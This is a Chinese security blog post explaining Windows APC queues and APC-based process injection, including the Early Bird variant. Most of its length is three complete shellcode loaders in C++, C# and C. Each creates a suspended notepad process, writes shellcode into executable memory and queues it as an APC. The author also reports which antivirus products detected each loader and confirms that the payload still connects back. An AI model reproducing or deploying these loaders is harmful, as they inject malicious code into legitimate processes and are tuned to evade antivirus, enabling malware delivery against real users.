APC注入以及几种实现方式

林寒 (/u/39692) / 2022-04-08 23:09:38 / 浏览数 9626

什么是APC队列
异步过程调用（APC）队列是一个与线程关联的队列，用于存储要在该线程上下文中异步执行的函数。操作系统内核会跟踪每个线程的 APC 队列，并在适当的时机触发队列中挂起的函数。APC 队列通常用于实现线程间的异步通信、定时器回调以及异步 I/O 操作。

APC 队列包含两种类型的 APC：

1. 内核模式 APC：由内核代码发起，通常用于处理内核级别的异步操作，如异步 I/O 完成。

2. 用户模式 APC：由用户代码发起，允许用户态应用程序将特定函数插入到线程的 APC 队列中，以便在线程上下文中异步执行

APC介绍

APC中文名称为异步过程调用， APC是一个链状的数据结构，可以让一个线程在其本应该的执行步骤前执行其他代码，每个线程都维护这一个APC链。当线程从等待状态苏醒后，会自动检测自己得APC队列中是否存在APC过程。 所以只需要将目标进程的线程的APC队列里面添加APC过程，当然为了提高命中率可以向进程的所有线程中添加APC过程。然后促使线程从休眠中恢复就可以实现APC注入。


APC注入的一些前置如下：

- 线程在进程内执行

- 线程会调用在APC队列中的函数

- 应用可以给特定线程的APC队列压入函数(有权限控制)
- 压入队列后，线程将按照顺序优先级执行(FIFO)
- 这种注入技术的缺点是只有当线程处在alertable状态时才去执行这些APC函数

MSDN上对此解释如下



(https://xzfile.aliyuncs.com/media/upload/picture/20220404000636-09daf9c2-b368-1.png)
QueueUserApc: 函数作用,添加制定的异步函数调用(回调函数)到执行的线程的APC队列中

APCproc:　　函数作用: 回调函数的写法.

首先异步函数调用的原理:

异步过程调用是一种能在特定线程环境中异步执行的系统机制。

往线程APC队列添加APC，系统会产生一个软中断。在线程下一次被调度的时候，就会执行APC函数，APC有两种形式，由系统产生的APC称为内核模式APC，由应用程序产生的APC被称为用户模式APC

APC 注入

简单原理


1.当对面程序执行到某一个上面的等待函数的时候,系统会产生一个中断

2.当线程唤醒的时候,这个线程会优先去Apc队列中调用回调函数

3.我们利用QueueUserApc,往这个队列中插入一个回调

4.插入回调的时候,把插入的回调地址改为LoadLibrary,插入的参数我们使用VirtualAllocEx申请内存,并且写入进去

注入流程



(https://xzfile.aliyuncs.com/media/upload/picture/20220404000702-19768f36-b368-1.png)

`QueueUserAPC` 函数的第一个参数表示执行的函数地址，当开始执行该APC的时候，程序就会跳转到该函数地址执行。第二个参数表示插入APC的线程句柄，要求线程句柄必须包含 `THREAD_SET_CONTEXT` 访问权限。第三个参数表示传递给执行函数的参数。与远线程注入类似，如果 `QueueUserAPC` 函数的第一个参数，即函数地址设置的是 `LoadLibraryA` 函数地址，第三个参数，即传递参数设置的是DLL的路径。那么，当执行APC的时候，便会调用 `LoadLibraryA` 函数加载指定路径的DLL，完成DLL注入操作。如果直接传入shellcode不设置第三个函数,可以直接执行shellcode。

APC注入实现


函数原型

```
DWORD QueueUserAPC(
  [in] PAPCFUNC  pfnAPC,     //APC 注入方式
  [in] HANDLE    hThread,
  [in] ULONG_PTR dwData
);
```

C++ 实现

代码如下

```
#include <Windows.h>
#include <iostream>

unsigned char shellcode[] = "<shellcode>";    //shellcode "\xfc\x48\x83\xe4"


int main()
{
    LPCSTR lpApplication = "C:\\Windows\\System32\\notepad.exe";   //path
    SIZE_T buff = sizeof(shellcode);      //size of shellcode
    STARTUPINFOA sInfo = { 0 };
    PROCESS_INFORMATION pInfo = { 0 };     //return a new process info
    CreateProcessA(lpApplication, NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &sInfo, &pInfo);
//create a new thread for process
    HANDLE hProc = pInfo.hProcess;
    HANDLE hThread = pInfo.hThread;

    // write shellcode to the process memory
    LPVOID lpvShellAddress = VirtualAllocEx(hProc, NULL, buff, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    PTHREAD_START_ROUTINE ptApcRoutine = (PTHREAD_START_ROUTINE)lpvShellAddress;
    WriteProcessMemory(hProc, lpvShellAddress, shellcode, buff, NULL);

    // use QueueUserAPC  load shellcode
    QueueUserAPC((PAPCFUNC)ptApcRoutine, hThread, NULL);
    ResumeThread(hThread);

    return 0;
}
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220404000719-235a0956-b368-1.png)

C#实现

代码如下

```
using System;

using System.Runtime.InteropServices;



 public class shellcode

 {

 [DllImport("Kernel32", SetLastError = true, CharSet = CharSet.Unicode)]

 public static extern IntPtr OpenProcess(uint dwDesiredAccess, bool bInheritHandle, uint dwProcessId);



 [DllImport("Kernel32", SetLastError = true, CharSet = CharSet.Unicode)]

 public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);



 [DllImport("Kernel32", SetLastError = true, CharSet = CharSet.Unicode)]

 public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
[MarshalAs(UnmanagedType.AsAny)] object lpBuffer, uint nSize, ref uint lpNumberOfBytesWritten);



 [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Unicode)]

 public static extern IntPtr OpenThread(ThreadAccess dwDesiredAccess, bool bInheritHandle, uint dwThreadId);
```

```
 [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Unicode)]

 public static extern IntPtr QueueUserAPC(IntPtr pfnAPC, IntPtr hThread, IntPtr dwData);



 [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Unicode)]

 public static extern uint ResumeThread(IntPtr hThread);



 [DllImport("Kernel32", SetLastError = true, CharSet = CharSet.Unicode)]

 public static extern bool CloseHandle(IntPtr hObject);



 [DllImport("Kernel32.dll", SetLastError = true, CharSet = CharSet.Auto, CallingConvention =
CallingConvention.StdCall)]

 public static extern bool CreateProcess(IntPtr lpApplicationName, string lpCommandLine, IntPtr
lpProcAttribs, IntPtr lpThreadAttribs, bool bInheritHandles, uint dwCreateFlags, IntPtr lpEnvironment, IntPtr
lpCurrentDir, [In] ref STARTUPINFO lpStartinfo, out PROCESS_INFORMATION lpProcInformation);



 public enum ProcessAccessRights

 {

 All = 0x001F0FFF,

 Terminate = 0x00000001,

 CreateThread = 0x00000002,
```

```
VirtualMemoryOperation = 0x00000008,

VirtualMemoryRead = 0x00000010,

VirtualMemoryWrite = 0x00000020,

DuplicateHandle = 0x00000040,

CreateProcess = 0x000000080,

SetQuota = 0x00000100,

SetInformation = 0x00000200,

QueryInformation = 0x00000400,

QueryLimitedInformation = 0x00001000,

Synchronize = 0x00100000

}



public enum ThreadAccess : int

{

TERMINATE = (0x0001),

SUSPEND_RESUME = (0x0002),

GET_CONTEXT = (0x0008),

SET_CONTEXT = (0x0010),

SET_INFORMATION = (0x0020),
```

```
 QUERY_INFORMATION = (0x0040),

 SET_THREAD_TOKEN = (0x0080),

 IMPERSONATE = (0x0100),

 DIRECT_IMPERSONATION = (0x0200),

 THREAD_HIJACK = SUSPEND_RESUME | GET_CONTEXT | SET_CONTEXT,

 THREAD_ALL = TERMINATE | SUSPEND_RESUME | GET_CONTEXT | SET_CONTEXT | SET_INFORMATION | QUERY_INFORMATION |
SET_THREAD_TOKEN | IMPERSONATE | DIRECT_IMPERSONATION

 }



 public enum MemAllocation

 {

 MEM_COMMIT = 0x00001000,

 MEM_RESERVE = 0x00002000,

 MEM_RESET = 0x00080000,

 MEM_RESET_UNDO = 0x1000000,

 SecCommit = 0x08000000

 }



 public enum MemProtect
```

```
{
PAGE_EXECUTE = 0x10,
PAGE_EXECUTE_READ = 0x20,
PAGE_EXECUTE_READWRITE = 0x40,
PAGE_EXECUTE_WRITECOPY = 0x80,
PAGE_NOACCESS = 0x01,
PAGE_READONLY = 0x02,
PAGE_READWRITE = 0x04,
PAGE_WRITECOPY = 0x08,
PAGE_TARGETS_INVALID = 0x40000000,
PAGE_TARGETS_NO_UPDATE = 0x40000000,
}
[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
public IntPtr hProcess;
public IntPtr hThread;
public int dwProcessId;
```

```
public int dwThreadId;

}



[StructLayout(LayoutKind.Sequential)]

internal struct PROCESS_BASIC_INFORMATION

{

public IntPtr Reserved1;

public IntPtr PebAddress;

public IntPtr Reserved2;

public IntPtr Reserved3;

public IntPtr UniquePid;

public IntPtr MoreReserved;

}



[StructLayout(LayoutKind.Sequential)]

//internal struct STARTUPINFO

public struct STARTUPINFO

{

uint cb;
```

```
IntPtr lpReserved;

IntPtr lpDesktop;

IntPtr lpTitle;

uint dwX;

uint dwY;

uint dwXSize;

uint dwYSize;

uint dwXCountChars;

uint dwYCountChars;

uint dwFillAttributes;

public uint dwFlags;

public ushort wShowWindow;

ushort cbReserved;

IntPtr lpReserved2;

IntPtr hStdInput;

IntPtr hStdOutput;

IntPtr hStdErr;

}
```

```
 public static PROCESS_INFORMATION StartProcess(string binaryPath)

 {

 uint flags = 0x00000004;



 STARTUPINFO startInfo = new STARTUPINFO();

 PROCESS_INFORMATION procInfo = new PROCESS_INFORMATION();

 CreateProcess((IntPtr)0, binaryPath, (IntPtr)0, (IntPtr)0, false, flags, (IntPtr)0, (IntPtr)0, ref
startInfo, out procInfo);



 return procInfo;

 }



 public TestClass()

 {

 string b64 = "<shellcode>"; //shellcode base64 encode

 string targetprocess = "C:/Windows/System32/notepad.exe";



 byte[] shellcode = new byte[] { };
```

```
shellcode = Convert.FromBase64String(b64);



uint lpNumberOfBytesWritten = 0;



PROCESS_INFORMATION processInfo = StartProcess(targetprocess);



IntPtr pHandle = OpenProcess((uint)ProcessAccessRights.All, false, (uint)processInfo.dwProcessId);

//write shellcode to the process memory

IntPtr rMemAddress = VirtualAllocEx(pHandle, IntPtr.Zero, (uint)shellcode.Length,
(uint)MemAllocation.MEM_RESERVE | (uint)MemAllocation.MEM_COMMIT, (uint)MemProtect.PAGE_EXECUTE_READWRITE);



if (WriteProcessMemory(pHandle, rMemAddress, shellcode, (uint)shellcode.Length, ref lpNumberOfBytesWritten))

{



IntPtr tHandle = OpenThread(ThreadAccess.THREAD_ALL, false, (uint)processInfo.dwThreadId);



IntPtr ptr = QueueUserAPC(rMemAddress, tHandle, IntPtr.Zero);



ResumeThread(tHandle);
```

```
}

bool hOpenProcessClose = CloseHandle(pHandle);

}

}
```

这里测试过了火绒但是没过360

C实现

代码如下

```
#include <windows.h>

#include <stdio.h>



unsigned char shellcode[] = <shellcode>;   //shellcode   {0xfc,0x48,0x83}

unsigned int buff = sizeof(shellcode);



int main(void) {



 STARTUPINFO si;

 PROCESS_INFORMATION pi;

 void * ptApcRoutine;



 ZeroMemory(&si, sizeof(si));

 si.cb = sizeof(si);

 ZeroMemory(&pi, sizeof(pi));



 CreateProcessA(0, "notepad.exe", 0, 0, 0, CREATE_SUSPENDED, 0, 0, &si, &pi);
```

```
    ptApcRoutine = VirtualAllocEx(pi.hProcess, NULL, buff, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(pi.hProcess, ptApcRoutine, (PVOID) shellcode, (SIZE_T) buff, (SIZE_T *) NULL);


    QueueUserAPC((PAPCFUNC)ptApcRoutine, pi.hThread, NULL);


    ResumeThread(pi.hThread);


    return 0;
}
```

这里被360杀了，但是加载是能上线的。

APC 注入变种 Early bird

Early Bird是一种简单而强大的技术，Early Bird本质上是一种APC注入与线程劫持的变体，由于线程初始化时会调用ntdll未导出函数**NtTestAlert**，**NtTestAlert**是一个检查当前线程的 APC 队列的函数，如果有任何排队作业，它会清空队列。当线程启动时，**NtTestAlert**会在执行任何操作之前被调用。因此，如果在线程的开始状态下对APC进行操作，就可以完美的执行shellcode。（如果要将shellcode注入本地进程，则可以APC到当前线程并调用**NtTestAlert**函数来执行）


通常使用的 Windows 函数包括：

- CreateProcessA： 此函数用于创建新进程及其主线程。
- VirtualAllocEx： 在指定进程的虚拟空间保留或提交内存区域
- WriteProcessMemory： 将数据写入指定进程的内存区域。

- QueueUserAPC ： 允许将 APC 对象添加到指定线程的 APC 队列中。

Early bird注入流程

- 1.创建一个挂起的进程(通常是windows的合法进程)
- 2.在挂起的进程内申请一块可读可写可执行的内存空间
- 3.往申请的空间内写入shellcode
- 4.将APC插入到该进程的主线程
- 5.恢复挂起进程的线程


Malware
Process
Create suspend
Malware
Process
Allocate memory
Allocated space for code
Malware
Process
Write memory
Malicious code
Malware
Process
Queue user APC
Malicious code
Start address of the APC
Malware
Process
Resume thread
Malicious code

(https://xzfile.aliyuncs.com/media/upload/picture/20220404001023-9150eb0a-b368-1.png)

